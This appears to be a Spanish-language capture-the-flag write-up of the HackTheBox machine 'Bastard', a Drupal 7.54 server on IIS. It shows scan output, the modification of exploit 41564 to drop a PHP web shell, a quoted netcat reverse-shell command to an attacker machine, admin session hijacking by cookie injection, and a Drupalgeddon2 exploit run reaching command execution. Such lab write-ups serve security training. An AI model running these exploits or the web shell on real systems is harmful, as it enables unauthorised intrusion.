0.0.1. Maquina windows medium

Bastard no es excesivamente desafiante, sin embargo requiere algún conocimiento de PHP para poder modificar y utilizar la prueba de concepto requerida para la entrada inicial. Esta máquina demuestra la gravedad potencial de las vulnerabilidades en los sistemas de gestión de contenidos

Escaneo:

Starting Nmap 7.93 (https://nmap.org) at 2023-10-04 21:09 -05

Stats: 0:01:02 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan

Service scan Timing: About 66.67% done; ETC: 21:10 (0:00:28 remaining)

Nmap scan report for 10.10.10.9 (10.10.10.9)

Host is up (0.073s latency).

Not shown: 997 filtered tcp ports (no-response)

PORT STATE SERVICE VERSION

80/tcp open http Microsoft IIS httpd 7.5

| http-methods:

|_ Potentially risky methods: TRACE

|_http-title: Welcome to Bastard | Bastard

| http-robots.txt: 36 disallowed entries (15 shown)

| /includes/ /misc/ /modules/ /profiles/ /scripts/

| /themes/ /CHANGELOG.txt /cron.php /INSTALL.mysql.txt

| /INSTALL.pgsql.txt /INSTALL.sqlite.txt /install.php /INSTALL.txt

|_/LICENSE.txt /MAINTAINERS.txt

|_http-server-header: Microsoft-IIS/7.5

|_http-generator: Drupal 7 (http://drupal.org)

135/tcp open msrpc Microsoft Windows RPC

49154/tcp open msrpc Microsoft Windows RPC

Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .

Nmap done: 1 IP address (1 host up) scanned in 71.16 seconds

full scan

Starting Nmap 7.93 (https://nmap.org) at 2023-10-04 21:11 -05

Nmap scan report for 10.10.10.9 (10.10.10.9)

Host is up (0.072s latency).


Not shown: 65532 filtered tcp ports (no-response)


PORT STATE SERVICE

80/tcp open http

135/tcp open msrpc

49154/tcp open unknown





Buscando directorios con gobuster y dir va muy lento casi como si no dejeara buscar

```
┌──(kali㉿kali)-[~/machineshtb/Bastard]
└─$ dirb http://10.10.10.9/

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Wed Oct  4 21:23:23 2023
URL_BASE: http://10.10.10.9/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.t

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://10.10.10.9/
-->  Testing: http://10.10.10.9/_include
```

version del drupal


```
10.10.10.9/CHANGELOG.txt

Drupal 7.54, 2017-02-01
-----------------------
- Modules are now able to define theme engines (API addition:
  https://www.drupal.org/node/2826480).
- Logging of searches can now be disabled (new option in the administrative
  interface).
- Added menu tree render structure to (pre-)process hooks for theme_menu_tree()
  (API addition: https://www.drupal.org/node/2827134).
- Added new function for determining whether an HTTPS request is being served
  (API addition: https://www.drupal.org/node/2824590).
- Fixed incorrect default value for short and medium date formats on the date
  type configuration page.
- File validation error message is now removed after subsequent upload of valid
  file.
- Numerous bug fixes.
- Numerous API documentation improvements.
- Additional performance improvements.
- Additional automated test coverage.
```

con nikto encontramos

```
- Server: Microsoft-IIS/7.5
- Retrieved x-powered-by header: ARRAY(0x563df534ad90)
- The X-XSS-Protection header is not defined. This header can hint to the user agent to protect ag
- Uncommon header 'x-generator' found, with contents: Drupal 7 (http://drupal.org)
- Entry '/INSTALL.mysql.txt' in robots.txt returned a non-forbidden or redirect HTT
- Entry '/INSTALL.pgsql.txt' in robots.txt returned a non-forbidden or redirect HTT
- Entry '/INSTALL.sqlite.txt' in robots.txt returned a non-forbidden or redirect HTTP code (200)
- Entry '/install.php' in robots.txt returned a non-forbidden or redirect HTTP code (200)
- Entry '/LICENSE.txt' in robots.txt returned a non-forbidden or redirect HTTP code (200)
- Entry '/MAINTAINERS.txt' in robots.txt returned a non-forbidden or redirect HTTP code (200)
- Entry '/UPGRADE.txt' in robots.txt returned a non-forbidden or redirect HTTP code (200)
- Entry '/xmlrpc.php' in robots.txt returned a non-forbidden or redirect HTTP code (200)
- Entry '/filter/tips/' in robots.txt returned a non-forbidden or redirect HTTP code (200)
- Entry '/user/register/' in robots.txt returned a non-forbidden or redirect HTTP code (200)
- Entry '/user/password/' in robots.txt returned a non-forbidden or redirect HTTP code (200)
- Entry '/user/login/' in robots.txt returned a non-forbidden or redirect HTTP code (200)
- Entry '/?q=comment/reply/' in robots.txt returned a non-forbidden or redirect HTTP code (200)
- Entry '/?q=filter/tips/' in robots.txt returned a non-forbidden or redirect HTTP code (200)
- Entry '/?q=user/password/' in robots.txt returned a non-forbidden or redirect HTTP code (200)
- Entry '/?q=user/register/' in robots.txt returned a non-forbidden or redirect HTTP code (200)
- Entry '/?q=user/login/' in robots.txt returned a non-forbidden or redirect HTTP code (200)
- "robots.txt" contains 68 entries which should be manually viewed.
```


whatweb
http://10.10.10.9 [200 OK] Content-Language[en], Country[RESERVED][ZZ], Drupal, HTTPServer[Microsoft-IIS/7.5], IP[10.10.10.9], JQuery, MetaGenerator[Drupal 7 (http://drupal.org)], Microsoft-IIS[7.5], PHP[5.3.28,], PasswordField[pass], Script[text/javascript], Title[Welcome to Bastard | Bastard], UncommonHeaders[x-content-type-options,x-generator], X-Frame-Options[SAMEORIGIN], X-Powered-By[PHP/5.3.28, ASP.NET]

buscando temas hacktricks sobre **drupal**



validando con searchexploit hay varios exploits disponibles y al parecer todos pueden servir

cuando tenemos una versión x.algo siempre se recominda buscar por x.algo



sirven aca parce el 7.x el menor a 7.58 drupalgeddon 2 y drupallgedon3
extraigo el 41564

```
Shellcodes: No Results

┌──(kali㉿kali)-[~/machineshtb/Bastard]
└─$ searchsploit -m 41564

Exploit: Drupal 7.x Module Services - Remote Code Exec
  URL: https://www.exploit-db.com/exploits/41564
  Path: /usr/share/exploitdb/exploits/php/webapps/
  Codes: N/A
Verified: True
File Type: C++ source, ASCII text
Copied to: /home/kali/machineshtb/Bastard/41564.php
```

renombro el archivo como rest


```
1564.php  44449.rb  Bastard.ctb  Bastard.ctb~

┌──(kali㉿kali)-[~/machineshtb/Bastard]
└─$ mv 41564.php rest.php

┌──(kali㉿kali)-[~/machineshtb/Bastard]
└─$
```

y por que rest por lo siguiente

```
29 define( 'ACTION', 'login' );
30
31 $url = 'http://vmweb.lan/drupal-7.54';
32 $endpoint_path = '/rest_endpoint';
33 $endpoint = 'rest_endpoint';
34
35 $file = [
36     'filename' => 'dixuSOspsOUU.php',
```

si recordamos con hackticks vemos que si hay un rest pero no endpoint


modificamos el script url, endopipath filename y data




la parte de php la tome de hacktools

ejecutamos y nos tira un error


vemos la linea




validando parece que tenemos que instalar php-curl



ejecutamos nuevamente



me dirijo a la url y no funciona



buscando en internet https://vulp3cula.gitbook.io/hackers-grimoire/exploitation/web-application/rce

Simple PHP web shell

Assuming you are able to put a file on the web server or edit an existing one (e
template) this is the simplest type of shell:

```
<?php echo shell_exec($_GET['cmd']); ?>
```

You can use it for system commands:

```
http://[host]/wordpress/index.php?cmd=id
```

You can also use it to create a reverse shell:

```
http://[host]/wordpress/?cmd=nc [attack machine] [port] -e /bin/sh
```

modifcando de nuevo


```
$endpoint = 'rest_endpoint';

$file = [
    'filename' => 'exploit.php',
    'data' => '<?php echo shell_exec($_GET["cmd"]); ?>'
];

$browser = new Browser($url . $endpoint_path);
```

10.10.10.9/exploit.php?cmd=hostname

YouTube | DeepL Translate - El m... | Machine Excell | Training | ACTIVE DIRE


Bastard

luego de ejecutar el script nos crea 2 archivos uno llamado session.json y otro llamado user.json




1. injeccion de cookies


vamos a inspeccionar elemento y a storage



cambiamos la columna de name y value por session name y session id




recargamos y somos admin




Obtención de shell multiples formas de afectar a un Druppal

hay varias formas de obtener una shell

0.1. 1) *exploit drupalgedon2*



ejecutamos ruby ./44449.rb http://10.10.10.9



Nos tira un error que solucionamos instalando la *gema highline*

sudo gem install highline

```
┌──(kali㉿kali)-[~/machineshtb/Bastard]
└─$ sudo gem install highline
[sudo] password for kali:
Fetching highline-2.1.0.gem
Successfully installed highline-2.1.0
Parsing documentation for highline-2.1.0
Installing ri documentation for highline-2.1.0
Done installing documentation for highline after 2 seconds
1 gem installed

┌──(kali㉿kali)-[~/machineshtb/Bastard]
```

ejecutamos nuevamente

```
└─$ ruby ./44449.rb http://10.10.10.9
[*] --==[::#Drupalggedon2::]==--
--------------------------------------------------------------------------------
[i] Target : http://10.10.10.9/
--------------------------------------------------------------------------------
[+] Found  : http://10.10.10.9/CHANGELOG.txt    Response: 200)
[+] Drupal: v7.54
--------------------------------------------------------------------------------
[*] Testing: Form  (user/password)
[+] Result : Form valid
--------------------------------------------------------------------------------
[*] Testing: Clean URLs
[+] Result : Clean URLs enabled
--------------------------------------------------------------------------------
[*] Testing: Code Execution  (Method: name)
[i] Payload: echo KMNGCNUL
[+] Result : KMNGCNUL
```

```
└─$ ruby ./44449.rb http://10.10.10.9
from /usr/share/rubygems-integration/3.3.0/gems/bundler-2.3.7/lib/bundler/vendor_ruby/rub
from /usr/share/rubygems-integration/3.3.0/gems/bundler-2.3.7/lib/ruby/vendor
from ./44449.rb:16:in `<main>'

┌──(kali㉿kali)-[~/machineshtb/Bast
└─$

Nos tira un error que solucionamos
sudo gem install highline

┌──(kali㉿kali)-[~/machineshtb/Bast
└─$ sudo gem install highline
[sudo] password for kali:
Fetching highline-2.1.0.gem
```

```
--------------------------------------------------------------------------------
[*] Dropping back to direct OS commands
drupalgeddon2>> whoami
nt authority\iusr
drupalgeddon2>>
```

2) *via nc.exe + certutil*

